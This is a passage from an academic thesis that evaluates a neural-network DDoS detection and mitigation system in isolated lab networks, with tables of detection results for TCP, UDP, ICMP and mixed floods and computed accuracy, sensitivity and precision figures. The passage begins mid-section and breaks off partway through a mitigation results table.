We further extended our testing approach from using known and unknown DDoS attack to on demand DDoS attacks. This was done by manually altering the existing patterns to make it look genuine or forged. Then we combined the altered packets with additional forged patterns that are not covered in Chapter 4 (ANN was not trained with the additional patterns). This was done using Network Auto Attack tool [184]. In Table 6-7 "F" represents Forged, "G" represents Genuine patterns and "A" represents Additional patterns that were not covered in Chapter 4.

Attack	Src-port	Dst-port	Flags	TCP-seq	Src-ip	UDP-pkt-length	Icmp-id	Icmp-seq	Additional patterns	Expected results	Results
TCP	F	G	G	G	G					Detection	Passed
	G	F	G	G	G					Detection	Passed
	G	G	F	G	G					Detection	Passed
	G	G	G	F	G					Detection	Passed
	G	G	G	G	F					Detection	Passed
	F	F	G	G	G					Detection	Passed
	G	F	F	G	G					Detection	Passed
	G	G	F	F	G					Detection	Passed
	G	G	G	F	F					Detection	Passed
	F	F	F	G	G					Detection	Passed
	G	F	F	F	G					Detection	Passed
	G	G	F	F	F					Detection	Passed
	F	F	F	F	G					Detection	Passed
	G	G	G	G	F				1 A pattern	Detection	Passed
	G	G	F	G	G				2 A patterns	Detection	Passed
	F	F	F	F	F					Detection	Passed
UDP	F	G			G	G				Detection	Passed
	G	F			G	G				Detection	Passed
	G	G			F	G				Detection	Passed

	G	G			G	F				Detection	Passed
	F	F			G	G				Detection	Passed
	G	F			F	G				Detection	Passed
	G	G			F	F				Detection	Passed
	F	F			F	G				Detection	Passed
	F	F			F	F				Detection	Passed
	G	G			G	G				Detection	Passed
	G	G			F	F			1 A pattern	Detection	Passed
	G	G			G	F			2 A patterns	Detection	Passed
ICMP					G		G	F		Detection	Passed
					G		F	G		Detection	Passed
					F		G	G		Detection	Passed
					F		F	G		Detection	Passed
					G		F	F		Detection	Passed
					F		F	F		Detection	Passed
					G		G	F	1 A pattern	Detection	Passed
					F		G	G	2 A patterns	Detection	Passed

Table 6-7: Changing the attack patterns.

We learned from our tests that our DDoS Detector detects attacks with different combinations of forged and genuine patterns. In addition, we included three more new patterns for each protocol to test the detector's response. Our DDoS Detector was able to detect the attacks as shown in Table 6-7. This is because our solution detects unknown patterns that are similar to the patterns used in training the ANN algorithm. The additional patterns shown above are not used or covered in Chapter 4 and the DDoS Detector does not use them to identify the attack. Instead, the detector uses the patterns that the ANN is familiar with (i.e. the patterns that are covered in Chapter 4). Our experiments show that most DDoS attacks contain a minimum of one of the patterns described in Chapter 4 and that is satisfactory enough to detect the attack.

6.5 Summary

In this chapter, we have discussed our detection and mitigation process by explaining the process and the steps for implementing the DDoS Detectors, whose design is reported in Chapter 5. We started by taking each component separately and identified relevant technologies that assist the implementation process. One can either implement the entire solution from scratch or reuse and modify some existing solutions and add custom code onto them. After careful consideration and analysis, we selected and modified third party libraries and packages to retrieve packets and to prepare them for the ANN engine. Snort-AI is one of the selected open source security packages, since the author of this thesis is one its primary contributors. Because it is not part of the scope of this thesis, the programming for each component is not discussed, but references are provided whenever required. We also selected packet filtering instructions to prevent forged packets reaching the victim, and used the knowledge sharing component using encrypted client-server architecture. Then, the implemented DDoS Detectors were tested against the requirements defined in Chapter 3. For this to be accurate, we introduced two different environments - virtual and physical. The environments were secured to prevent packets flowing outside potentially causing accidental DDoS attacks. Our DDoS Detectors were able to detect and mitigate most known and unknown DDoS attacks, and share the information between the detectors. In the next chapter (Chapter 7- Acceptance Testing and Evaluation), we evaluate our work based on the accuracy of our solution in terms of Detection Accuracy, Sensitivity and Specificity.

Chapter 7 – Acceptance Testing and Evaluation

7.1 Introduction

In Chapter 6, we explained the implementation process of our DDoS Detectors and tested the detection, mitigation, and knowledge sharing components based on the objectives described in Chapter 3 using integration, functional and system testing. In this chapter, we extend our aims and objectives for the purposes of evaluation and comparison between our approach and other academic and signature based DDoS attack detection solutions. The requirements described in Chapter 6, Table 6-5, are further validated to provide quantitative results to evaluate our detection process. The evaluations and comparisons are based on calculated results for Sensitivity, Specificity, False Positive Rate (FPR), Precision and Detection Accuracy. These calculations are used to compare our contributions with the other approaches described in Chapter 2. This also assists in identifying positive and negative results, and verifies any traffic that is flagged as genuine or normal. Furthermore, we compared and evaluated our detection process against known and unknown DDoS attacks when the ANN algorithm is trained with old and up-to-date datasets. We then changed and adjusted the values of our detection thresholds and recorded the outcome. In this chapter, we begin by validating each requirement described in Chapter 3 and determining the Detection Accuracy of detecting DDoS attacks. We then take the average detection of all the tests we have undertaken and compare our results with Snort (signature based) detection and other related academic research findings. The outcomes are analysed and used to evaluate and identify our contribution.

7.2 Acceptance Testing and Results

In Chapter 6, we tested each requirement (scenarios) separately and verified the expected results as shown in Table 6-6. In this section, we extend our testing process from verification to acceptance. The results of these tests are used to calculate Sensitivity, Specificity, False Positive Rate (FPR), Precision and Detection Accuracy (Chapter 3, Section 3.3). The outcome is then used in Section 7.5 to compare our contribution with Snort and other related academic research work. The tests are deployed in environments one and two (Chapter 6, Section 6.4.1) with the total number of 1160 rounds of tests for both environments where known and unknown DDoS attacks (low and high rates) are used to test our DDoS Detectors.

Known and unknown DDoS attacks traffic (see Chapter 0 for definition) with methodologies described in Chapter 4, Table 4-1, and Chapter 6, Section 6.4.2, in combination with genuine traffic (normal traffic) are used in our tests. The maximum number of zombies used to launch the attacks is between 20 and 280 (total zombies in environment one and two), laid on different virtual networks. We divided the attacks to 50% known DDoS attacks and 50% unknown DDoS attacks. This means that in each 10 DDoS attacks, there are 5 known DDoS attacks and 5 unknown DDoS attacks (see later sections). Furthermore, each time we used 10 rounds of high volume of genuine traffic to see the solution´s ability to detect high volume genuine traffic. We selected 10, because it is easy to calculate, control and organise. As explained in Chapter 1, unknown (zero-day) DDoS attacks are attacks that any current solutions are not aware of, and cannot be detected. In our context, unknown DDoS attacks cover approaches and mechanisms that are not used to train our ANN, and therefore the ANN algorithm is not directly aware of them. The results are recorded in separate tables containing the following information.

- Number: The round of test number.
- Environment: Indicates testing environment one or two.
- Number of zombies: Indicates the number of zombies or hosts used in the attack.
- Number of attacks and genuine traffic: Indicates the number of rounds of attack or genuine traffic executions (i.e. how many times each attack or genuine traffic has been launched).
- True Positive: DDoS attacks that are flagged as attacks.
- False Positive: Normal (genuine) traffic flagged as DDoS attacks.
- True Negative: Normal (genuine) traffic that is flagged as normal.
- False Negative: DDoS attacks that are flagged as normal.

Each requirement is tested separately as discussed in the following sub-sections.

7.2.1 Unknown and known detection of high and low rate DDoS attacks

To avoid confusion, we take each protocol separately and record the test results accordingly. Table 7-1 indicates DDoS attacks for ICMP protocol in environments one and two.

No.	Environment	No. of zombies	No. of ICMP attacks/genuine traffic	True Positive	False Positive	True Negative	False Negative
1	Env1	20 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
2	Env2	20 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
3	Env1	40 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
4	Env2	40 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
5	Env1	60 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
6	Env2	60 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
7	Env1	80 Zombies	Ten attacks	9/10 attacks detected	N/A	N/A	1 attack is flagged genuine
8	Env2	80 Zombies	Ten attacks	8/10 attacks detected	N/A	N/A	2 attacks flagged genuine
9	Env1	100 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
10	Env2	100 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
11	Env1	120 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
12	Env2	120 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
13	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 traffic detected to be normal	N/A
14	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 traffic detected to be normal	N/A
15	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 traffic detected to be normal	N/A

16	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 traffic detected to be normal	N/A
17	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 traffic detected to be normal	N/A
18	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 traffic detected to be normal	N/A
19	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 traffic detected to be normal	N/A
20	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 traffic detected to be normal	N/A
21	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 traffic detected to be normal	N/A
22	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 traffic detected to be normal	N/A
23	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 traffic detected to be normal	N/A
24	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 traffic detected to be normal	N/A

Table 7-1: Test results of ICMP DDoS attacks in environments one and two.

Table 7-2 shows results of DDoS attacks for the TCP protocol that covers requirement one in environments one and two.

No.	Environments	No. of zombies	No. of TCP attacks/genuine traffic	True Positive	False Positive	True Negative	False Negative
1	Env1	20 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
2	Env2	20 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
3	Env1	40 Zombies	Ten attacks	9/10 attacks detected	N/A	N/A	1 attack is flagged genuine
4	Env2	40 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
5	Env1	60 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
6	Env2	60 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
7	Env1	80 Zombies	Ten attacks	10/10 attacks detected.	N/A	N/A	N/A
8	Env2	80 Zombies	Ten attacks	9/10 attacks detected	N/A	N/A	1 attack is flagged genuine
9	Env1	100 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
10	Env2	100 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
11	Env1	120 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
12	Env1	120 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
13	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
14	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A

15	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
16	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
17	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
18	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
19	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
20	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
21	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
22	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
23	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
24	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A

Table 7-2: Test results of the TCP DDoS attacks in environments one and two.

For the UDP protocol, Table 7-3 shows results of DDoS attacks that cover requirement one in environments one and two.

No.	Environment	No. of zombies	No. of UDP attacks/genuine traffic	True Positive	False Positive	True Negative	False Negative
1	Env1	20 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
2	Env2	20 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
3	Env1	40 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
4	Env2	40 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
5	Env1	60 Zombie	Ten attacks	8/10 attacks detected	N/A	N/A	2 attacks flagged genuine.
6	Env2	60 Zombie	Ten attacks	9/10 attacks detected	N/A	N/A	1 attack flagged genuine
7	Env1	80 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
8	Env2	80 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
9	Env1	100 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
10	Env2	100 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
11	Env1	120 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
12	Env2	120 Zombies	Ten attacks	10/10 attacks detected	N/A	N/A	N/A
13	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 normal traffic detected to be normal	N/A
14	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 normal traffic detected to be normal	N/A

15	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 normal traffic detected to be normal	N/A
16	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 normal traffic detected to be normal	N/A
17	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 normal traffic detected to be normal	N/A
18	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 normal traffic detected to be normal	N/A
19	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 normal traffic detected to be normal	N/A
20	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 normal traffic detected to be normal	N/A
21	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 normal traffic detected to be normal	N/A
22	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 normal traffic detected to be normal	N/A
23	Env1	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
24	Env2	N/A	Ten rounds of normal traffic	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A

Table 7-3: Test results of the UDP DDoS attacks in environments one and two.

Tables 7-1, 7-2 and 7-3 are identical in terms of the following points:

- We tried to introduce environments that are as closest and realistic as possible to real life using high number of zombies in combination with genuine traffic. The tests are identical in the number of zombies and packet rates in both environments. This is to identify DDoS Detectors; response in each environment.
- Known and unknown DDoS attacks (low and high rates) and methodologies described in Chapter 4, Table 4-1, and Chapter 6, Section 6.4, are used to deploy the attacks. In each round of 10 attacks, we divided the attacks into 5 known and 5 unknown DDoS attacks.
- Genuine applications (user traffic) and Jmeter are used to generate high and low rates of genuine traffic.
- In each table, the numbers 1 to 12 represent DDoS Attack traffic and 13 to 24 represent normal traffic.
- Each number (round) consists of 10 attacks or 10 normal traffic producing:
    - 180 separate ICMP, UDP and TCP DDoS attacks in environment one.
    - 180 separate ICMP, UDP and TCP DDoS attacks in environment two.
    - 180 rounds of genuine traffic in environment one.
    - 180 rounds of genuine traffic in environment two.
    - This yields the following totals:
        - Total of 360 DDoS attacks on both environments
        - Total of 360 genuine traffic rounds on both environments
- In environment one, 1 ICMP, 1 TCP and 2 UDP unknown DDoS attacks were flagged as genuine. In environment two, 2 ICMP, 1 TCP and 1 UDP unknown DDoS attacks were flagged as genuine. Thus, a total of only 8 over 360 attacks were not detected.

The tests summarised in Tables 7-1, 7-2 and 7-3 are results of individual TCP, UDP and ICMP DDoS attacks in environments one and two. We extended our tests to deploy combined (mixed) TCP, UDP and ICMP DDoS attacks in environment two over three rounds and recorded the results in Table 7-4.

Rounds	Destination	Type of attack	Number of-Zombies	From Networks	True Positive	False Positive	True Negative	False Negative
1	10.0.0.5	TCP flood	60 Zombies	10.1.0.0	60/60 Attacks detected	N/A	N/A	N/A
	10.0.0.5	UDP flood	60 Zombies	192.168.2.0	58/60 Attacks detected	N/A	N/A	2 attacks flagged genuine
	10.0.0.5	ICMP flood	60 Zombies	10.3.3.0	58/60 Attacks detected	N/A	N/A	2 attacks flagged genuine
	10.0.0.5	180 rounds of normal traffic	N/A	10.3.3.0, 192.168.2.0, 10.1.0.0	N/A	N/A	180/180 normal traffic detected to be normal	N/A
2	10.0.0.7	TCP flood	60 Zombies	10.1.0.0	59/60 Attacks detected	N/A	N/A	1 attack flagged genuine
	10.0.0.7	UDP flood	60 Zombies	192.168.2.0	58/60 Attack detected	N/A	N/A	2 attacks flagged genuine
	10.0.0.7	ICMP flood	60 Zombies	10.3.3.0	59/60 Attacks detected	N/A	N/A	1 attack flagged genuine
	10.0.0.7	180 rounds of normal traffic	N/A	10.3.3.0, 192.168.2.0, 10.1.0.0	N/A	N/A	180/180 normal traffic detected to be normal	N/A
3	10.0.0.15	TCP flood	60 Zombies	10.1.0.0	59/60 Attacks detected	N/A	N/A	1 attack flagged genuine
	10.0.0.15	UDP flood	60 Zombies	192.168.2.0	57/60 Attacks detected	N/A	N/A	3 attacks flagged genuine
	10.0.0.15	ICMP flood	60 Zombies	10.3.3.0	60/60 Attack detected	N/A	N/A	N/A
	10.0.0.15	180 rounds of normal traffic	N/A	10.3.3.0, 192.168.2.0, 10.1.0.0	N/A	N/A	180/180 normal traffic detected to be normal	N/A

Table 7-4: Test results of combined TCP, UDP and ICMP DDoS attacks in environment two.

In Table 7-4, the results represent mixed TCP, UDP and ICMP DDoS attacks coupled with genuine traffic towards 10.0.0.5, 10.0.0.7 and 10.0.0.15. The purpose of such mixed attacks is to identify our DDoS Detector´s ability to detect various mixed DDoS attacks. In each round of the experiments we deployed 180 mixed TCP, UDP and ICMP DDoS attacks coupled with 180 of genuine traffic where the number of used known and unknown DDoS attacks are equal.

Next we calculate Sensitivity, Specificity, False Positive Rate (FPR), Precision and Detection Accuracy of our tests recorded in Tables 7-1, 7-2, 7-3, and 7-4 as shown in Table 7-5. This is used later in Section 7.5 to evaluate our approach vis-à-vis other approaches. In Chapter 3, Section 3.3, we explained the formulas used to calculate Sensitivity, Specificity, False Positive Rate (FPR), Precision and Detection Accuracy.

DDoS Attacks	Detection Accuracy of DDoS & Genuine traffic (%)	Sensitivity (%)	Specificity (%)	Precision (%)	FPR (%)
ICMP Attack	98.75	97.50	100	100	0
TCP Attack	99.16	98.33	100	100	0
UDP Attack	98.75	97.50	100	100	0
Mixed UDP, ICMP and TCP attack (round 1)	98.88	97.77	100	100	0
Mixed UDP, ICMP and TCP attack (round 2)	98.88	97.77	100	100	0
Mixed UDP, ICMP and TCP attack (round 3)	98.88	97.77	100	100	0
Average	98.88	97.77	100	100	0

Table 7-5: Sensitivity, Specificity, FPR, Precision and Detection Accuracy.

The results of Sensitivity, Specificity, False Positive Rate (FPR), Precision and Detection Accuracy calculations shown in Table 7-5 are based on results recorded in Tables 7-1, 7-2, 7-3 and 7-4. Such results cover known/unknown DDoS attacks and genuine traffic detection when the number of packets is greater than the thresholds. The FPR shows zero value because our tests did not identify False Positive results (normal traffic flagged as DDoS attacks). Hence, it is not possible to generate ROC curve for our work. However, such average values change if the thresholds of each protocol are changed (see Section 7.6). Figure 7-1 represents charts of the DDoS attack detections and genuine traffic.




Figure 7-1: Genuine traffic, separate and mixed ICMP, UDP and TCP DDoS detection.

7.2.2 Detect and separate genuine traffic that is attacking traffic- look-a-like

The results of requirement two for TCP, UDP and ICMP genuine traffic that looks like DDoS attacks are recorded in Tables 7-1, 7-2, 7-3, and 7-4 (shown as genuine traffic) when a high load of genuine traffic is used to verify its legitimacy by the DDoS Detectors. This is typically true when a popular destination is under a large volume of genuine traffic as many users wish to request its service from different geographical locations (e.g. a website showing a World Cup football match). This introduces a high volume of traffic that is DDoS attack look-a-like.

Our solution should allow such genuine traffic to pass through even though the number of packets is greater than the predefined thresholds. Based on the consideration that both requirements one and two are closely related to each other, requirement two was tested while working on requirement one. The percentage values described in Table 7-5 cover the Detection Accuracy, Sensitivity, Specificity, FPR and Precision of genuine and DDoS traffic.

7.2.3 Detect DDoS attacks when DDoS Detectors themselves are under DDoS attack

A DDoS Detector is under DDoS attack while trying to detect DDoS flow towards other destinations. In other words, the attacker targets both the DDoS Detector and a victim. The purpose of such a scenario is to paralyse the DDoS Detector while attacking the victim. We have introduced this scenario in environment one where we used multiple zombies to attack the DDoS Detector and the victim as shown in Table 7-6.

No. Tests	No. Zombies targeting DDoS Detector	No. Zombies targeting the victim	Attacks detected towards the DDoS Detector	Attacks detected towards the victim	CPU usage of DDoS Detector	Duration
1	20 Zombies	20 Zombies	10/10 Detected. No system crash	10/10 Detected	75%	25 Minutes
2	40 Zombies	40 Zombies	10/10 Detected. No system crash	10/10 Detected	88%	30 Minutes
3	60 Zombies	60 Zombies	10/10 Detected. No system crash	10/10 Detected	95%	45 Minutes
4	80 Zombies	80 Zombies	10/10 Detected. No system crash	10/10 Detected	100%	50 Minutes
5	100 Zombies	100 Zombies	10/10 Detected. No system crash	10/10 Detected	100%	60 Minutes
6	120 Zombies	120 Zombies	8/10 Detected. No system crash	9/10 Detected	100%	1 hour and 15 minutes
7	140 Zombies	140 Zombies	10/10 Detected. No system crash	9/10 Detected	100%	1 hour and 30 minutes

Table 7-6: DDoS attack detection against DDoS Detectors and a victim.

As shown in Table 7-6, we started with 20 zombies (40 zombies for both destinations), increasing gradually to 140 zombies (280 zombies for both destinations), and launched mixed ICMP, TCP and UDP DDoS attacks towards a victim and our DDoS Detector. The purpose of this test is to check the availability of our detection system when the DDoS Detector and a victim are both under a large number of attacks for durations between 25 minutes and 1 hour and 30 minutes. In the 1st test, we launched 10 mixed DDoS attacks using a total of 40 zombies (both destinations), while in the 7th test, we used a total of 280 zombies (both destinations) and launched 10 mixed DDoS attacks. In total we launched 140 mixed DDoS attacks (towards the DDoS Detector and the victim) of which 4 attacks were not detected. In the experiments, we disabled the defence system to check the DDoS Detector´s response to crashing.

Our experiments did not show signs of DDoS Detector crashing, but the CPU utilisation increased to 100% and the network traffic was fully populated with packets. This is because the DDoS Detector was trying to detect the DDoS attack directed to itself and the DDoS attack directed to the victim. Hence, the CPU utilisation rapidly increased as we increased the number of zombies. The CPU utilisation was measured using the operating system´s built-in service tool and each CPU utilisation value recorded in Table 7-6 is the total value of CPU usage in which the DDoS attack was active. We could not conduct further experiments after 1 hour and 30 minutes since our hardware specifications could not accommodate extra numbers of packets. During the tests while both the victim and the DDoS Detector are under TCP, UDP and ICMP DDoS attacks, the detector was able to detect 68 out of 70 DDoS attacks towards the victim and 68 out of 70 DDoS attacks towards the DDoS Detector itself. This means, only 4 out 140 DDoS attacks were undetected by the DDoS Detectors. We then extended Table 7-6 to Table 7-7 to calculate Sensitivity, Specificity, False Positive Rate (FPR), Precision and Detection Accuracy.

No. Tests	Destination	No. Zombies targeting a victim	No. Zombies targeting DDoS Detector	True Positive	False Positive	True Negative	False Negative
1	DDoS Detector	20 Zombies	20 Zombies	10/10 attacks detected	N/A	N/A	N/A
2		40 Zombies	40 Zombies	10/10 attacks detected	N/A	N/A	N/A
3		60 Zombies	60 Zombies	10/10 attacks detected	N/A	N/A	N/A
4		80 Zombies	80 Zombies	10/10 attacks detected	N/A	N/A	N/A
5		100 Zombies	100 Zombies	10/10 attacks detected	N/A	N/A	N/A
6		120 Zombies	120 Zombies	8/10 attacks detected	N/A	N/A	2 attacks flagged genuine
7		140 Zombies	140 Zombies	10/10 attacks detected	N/A	N/A	N/A
1	Victim	20 Zombies	20 Zombies	10/10 attacks detected	N/A	N/A	N/A
2		40 Zombies	40 Zombies	10/10 attacks detected	N/A	N/A	N/A
3		60 Zombies	60 Zombies	10/10 attacks detected	N/A	N/A	N/A

4		80 Zombies	80 Zombies	10/10 attacks detected	N/A	N/A	N/A
5		100 Zombies	100 Zombies	10/10 attacks detected	N/A	N/A	N/A
6		120 Zombies	120 Zombies	9/10 attacks detected	N/A	N/A	1 attack flagged genuine
7		140 Zombies	140 Zombies	9/10 attacks detected	N/A	N/A	1 attack flagged genuine

Table 7-7: Detecting mixed DDoS attacks towards two targets.

Table 7-7 is an extended version of Table 7-6, and which contains values that assist the calculation outcomes of Table 7-8 below.

Destination under DDoS attack	Detection Accuracy (%)	Sensitivity (%)	Specificity (%)	Precision (%)	FPR (%)
DDoS Detector	97.14	97.14	0	100	0
Victim	97.14	97.14	0	100	0
Average	97.14	97.14	0	100	0

Table 7-8: Sensitivity, Specificity, FPR, Precision and Detection Accuracy.

In Table 7- 8, Specificity and FPR both show zero results because False Positive and True Negative are shown as not applicable (nothing identified). As mentioned earlier, the purpose of this test is to identify our solution's performance and ability to detect attacks that are directed to the DDoS Detector itself and a victim. Our solution was able to detect 97.14% of DDoS attacks directed to both DDoS Detector and the victim missing only a total of 4 attacks out of 140 DDoS attacks.

7.2.4 Mitigate DDoS attacks when detected

When attacks (unknown or known attacks) are detected by our detection component, the defence system described in Chapter 5 is activated to protect the destination victim by dropping the forged packets. We have examined our defence system in environment two where genuine and forged packets flowed in the network. We started examining our defence component against ICMP, UDP, TCP DDoS attacks and the results are shown in Table 7-9.

Protocols	No. Test	No. of Zombies	No. of Attacks	Successful Detection	Successful Defence	True Positive	False Positive	True Negative	False Negative
TCP	1	20 Zombies	10 Attack	7/10 attacks detected	7/10 successful defence	7/10 produced successful defence	N/A	N/A	3 attacks flagged genuine. Failed to mitigate 3 attacks
	2	40 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 Defence	10/10 produced successful defence	N/A	N/A	N/A
	3	60 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 Defence	10/10 produced successful defence	N/A	N/A	N/A
	4	80 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 Defence	10/10 produced successful defence	N/A	N/A	N/A
	5	100 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 Defence	10/10 produced successful defence	N/A	N/A	N/A
	6	120 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 Defence	10/10 produced successful defence	N/A	N/A	N/A
UDP	1	20 Zombies	10 Attacks	9/10 attacks detected	9/10 successful defence	9/10 produced successful defence	N/A	N/A	1 attack flagged genuine. Failed to mitigate 1 attack
	2	40 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 Defence	10/10 produced successful defence	N/A	N/A	N/A
	3	60 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 Defence	10/10 produced successful defence	N/A	N/A	N/A
	4	80 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 Defence	10/10 produced successful defence	N/A	N/A	N/A
	5	100 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A
	6	120 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A

ICMP	1	20 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 Defence	10/10 produced successful defence	N/A	N/A	N/A
	2	40 Zombies	10 Attacks	9/10 attacks detected	9/10 successful defence	9/10 produced successful defence	N/A	N/A	1 attack flagged genuine. Failed to mitigate 1 attack
	3	60 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A
